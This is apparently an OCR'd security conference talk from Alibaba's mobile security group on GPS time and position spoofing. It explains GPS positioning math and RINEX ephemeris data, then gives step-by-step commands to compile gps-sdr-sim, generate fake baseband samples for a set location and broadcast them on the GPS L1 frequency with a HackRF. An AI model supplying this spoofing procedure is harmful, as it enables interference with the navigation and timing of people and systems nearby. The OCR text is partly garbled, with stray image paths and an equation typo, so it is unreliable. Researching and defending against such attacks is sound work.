Is Your TimeSpace Safe?

Time and Position Spoofing with Open Source Projects

Mobile Security of Alibaba Group

Authors

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  - Collect SSID and BSSID
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
1. GPS Spoofing


1.1 GPS Overview



$$\sqrt{(x-x_1)^2+(y-y_1)^2+(z-z_1)^2}=c\tau_1$$

Three unknowns, three equations needed.

$$\sqrt{(x-x_1)^2+(y-y_1)^2+(z-z_1)^2}=c\tau_1$$
$$\sqrt{(x-x_2)^2+(y-y_2)^2+(z-z_3)^2}=c\tau_2$$
$$\sqrt{(x-x_3)^2+(y-y_3)^2+(z-z_3)^2}=c\tau_3$$




$$\sqrt{(x-x_1)^2+(y-y_1)^2+(z-z_1)^2} = c(\Delta t_1 + \tau_1)$$
$$\sqrt{(x-x_2)^2+(y-y_2)^2+(z-z_2)^2} = c(\Delta t_2 + \tau_2)$$
$$\sqrt{(x-x_3)^2+(y-y_3)^2+(z-z_3)^2} = c(\Delta t_3 + \tau_3)$$

$$\Delta t_1 = \Delta t_2 = \Delta t_3 = \Delta t$$

Atomic Clock: In Synchronized State

$$\sqrt{(x-x_1)^2+(y-y_1)^2+(z-z_1)^2} = c(\Delta t + \tau_1)$$
$$\sqrt{(x-x_2)^2+(y-y_2)^2+(z-z_2)^2} = c(\Delta t + \tau_2)$$
$$\sqrt{(x-x_3)^2+(y-y_3)^2+(z-z_3)^2} = c(\Delta t + \tau_3)$$

$$\sqrt{(x-x_1)^2+(y-y_1)^2+(z-z_1)^2} = c(\Delta t+\tau_1)$$
$$\sqrt{(x-x_2)^2+(y-y_2)^2+(z-z_2)^2} = c(\Delta t+\tau_2)$$
$$\sqrt{(x-x_3)^2+(y-y_3)^2+(z-z_3)^2} = c(\Delta t+\tau_3)$$
$$\sqrt{(x-x_4)^2+(y-y_4)^2+(z-z_4)^2} = c(\Delta t+\tau_4)$$




Adding the 4th satellite


Finally, it can be solved.


Where:

- (x, y, z) is the coordinate of receiver antenna.
- (x_i, y_i, z_i) is the coordinate of the ith GPS satellite.
- c is the speed of light.
- $c(\Delta t+\tau_i)$ is the distance from the receiver antenna to the satellite antenna including receiver and satellite clock offsets (and other biases, such as atmospheric delays), a.k.a the pseudo-range (PR).
- τ_i is the signal travel duration

GPS Signal Frames







Structure of GPS Navigation Messages

GPS L1 Signal

Parameter	Value
Code	C/A Code
Modulation	BPSK
Frequency	1575.42MHz
Code Rate	1.023 MHz

Broadcast Ephemeris Data

```
     2             NAVIGATION DATA                         RINEX VERSION / TYPE
CCRINEXN V1.6.0 UX  CDDIS               21-DEC-14 15:31     PGM / RUN BY / DATE
IGS BROADCAST EPHEMERIS FILE                                COMMENT
    0.2887D-07  0.2235D-07 -0.1192D-06  0.5960D-07          ION ALPHA
    0.1536D+06 -0.1966D+06 -0.6554D+05  0.3932D+06          ION BETA
    0.186264514923D-08 0.799360577730D-14    61440     1824 DELTA-UTC: A0,A1,T,W
    16                                                      LEAP SECONDS
                                                            END OF HEADER
 1 14 12 20  0  0  0.0-0.109937973321D-04 0.341060513165D-12 0.000000000000D+00
    0.920000000000D+02 0.183125000000D+02 0.486413118202D-08 0.206468198931D+01
    0.944361090660D-06 0.373082933947D-02 0.576488673687D-05 0.515366174698D+04
    0.518400000000D+06-0.540167093277D-07 0.952167249062D+00 0.204890966415D-07
    0.961377027886D+00 0.266968750000D+03 0.444935335171D+00-0.814641075928D-08
    0.415017287136D-09 0.100000000000D+01 0.182300000000D+04 0.000000000000D+00
    0.200000000000D+01 0.000000000000D+00 0.558793544769D-08 0.920000000000D+02
    0.511218000000D+06 0.400000000000D+01 0.000000000000D+00 0.000000000000D+00
 2 14 12 20  0  0  0.0 0.536850653589D-03 0.227373675443D-11 0.000000000000D+00
    0.550000000000D+02 0.222812500000D+02 0.512771380912D-08 0.275926302928D+01
    0.110268592834D-05 0.140569622163D-01 0.626593828201D-05 0.515372654152D+04
    0.518400000000D+06-0.204890966415D-07 0.918037446345D+00-0.216066837311D-06
    0.939991586697D+00 0.245468750000D+03-0.235598690504D+01-0.807176459006D-08
    0.526093335562D-09 0.100000000000D+01 0.182300000000D+04 0.000000000000D+00
    0.200000000000D+01 0.000000000000D+00-0.204890966415D-07 0.550000000000D+02
    0.518400000000D+06 0.000000000000D+00 0.000000000000D+00 0.000000000000D+00

[.....]
```

RINEX (Receiver Independent Exchange Format) File Sample

ftp://cddis.gsfc.nasa.gov/gnss/data/daily/YYYY/DDD/YYn/brdcDDD0.YYn.Z

Code	Meaning
YYYY	4-digit year
YY	2-digit year
DDD	3-digit day of year
.Z	compressed Unix file


Table 1: BRDC filename rules

Date Example `brdc3540.14n : December, 20th, 2014`


1.2 Open Source Code

BladeRF

HackRF



USRP



1. Compile and Install

```
$ git clone git@github.com:osqzss/gps-sdr-sim.git
$ cd gps-sdr-sim
$ gcc gpssim.c -lm -fopenmp -o gps-sdr-sim
```

```
$ ./gps-sdr-sim -h
Usage: gps-sdr-sim [options]
Options:
  -e <gps_nav>     RINEX navigation file for GPS ephemerides (required)
  -u <user_motion> User motion file (dynamic mode)
  -g <nmea_gga>    NMEA GGA stream (dynamic mode)
> -l <location>    Lat,Lon,Hgt (static mode) e.g. 30.286502,120.032669,100
  -o <output>      I/Q sampling data file (default: gpssim.bin)
  -s <frequency>   Sampling frequency [Hz] (default: 2600000)
  -b <iq_bits>     I/Q data format [8/16] (default: 8)
```

2. Generate GPS baseband samples

```
$ ./gps-sdr-sim -e brdc3540.14n -l 30.286502,120.032669,100 -b 16 # For BladeRF
$ ./gps-sdr-sim -e brdc3540.14n -l 30.286502,120.032669,100  # For HackRF
```

3. Transmit via HackRF


```
$ hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 0 -R

# -t filename, Transmit data from file.
# -f freq\_hz, Frequency in Hz.
# -s sample\_rate, Sample rate in Hz.
# -a amp\_enable, RX/TX RF amplifier 1=Enable, 0=Disable.
# -x gain\_db, TX VGA (IF) gain, 0-47dB, 1dB steps.
# -R, Repeat TX mode.
```

3. or Transmit via BladeRF

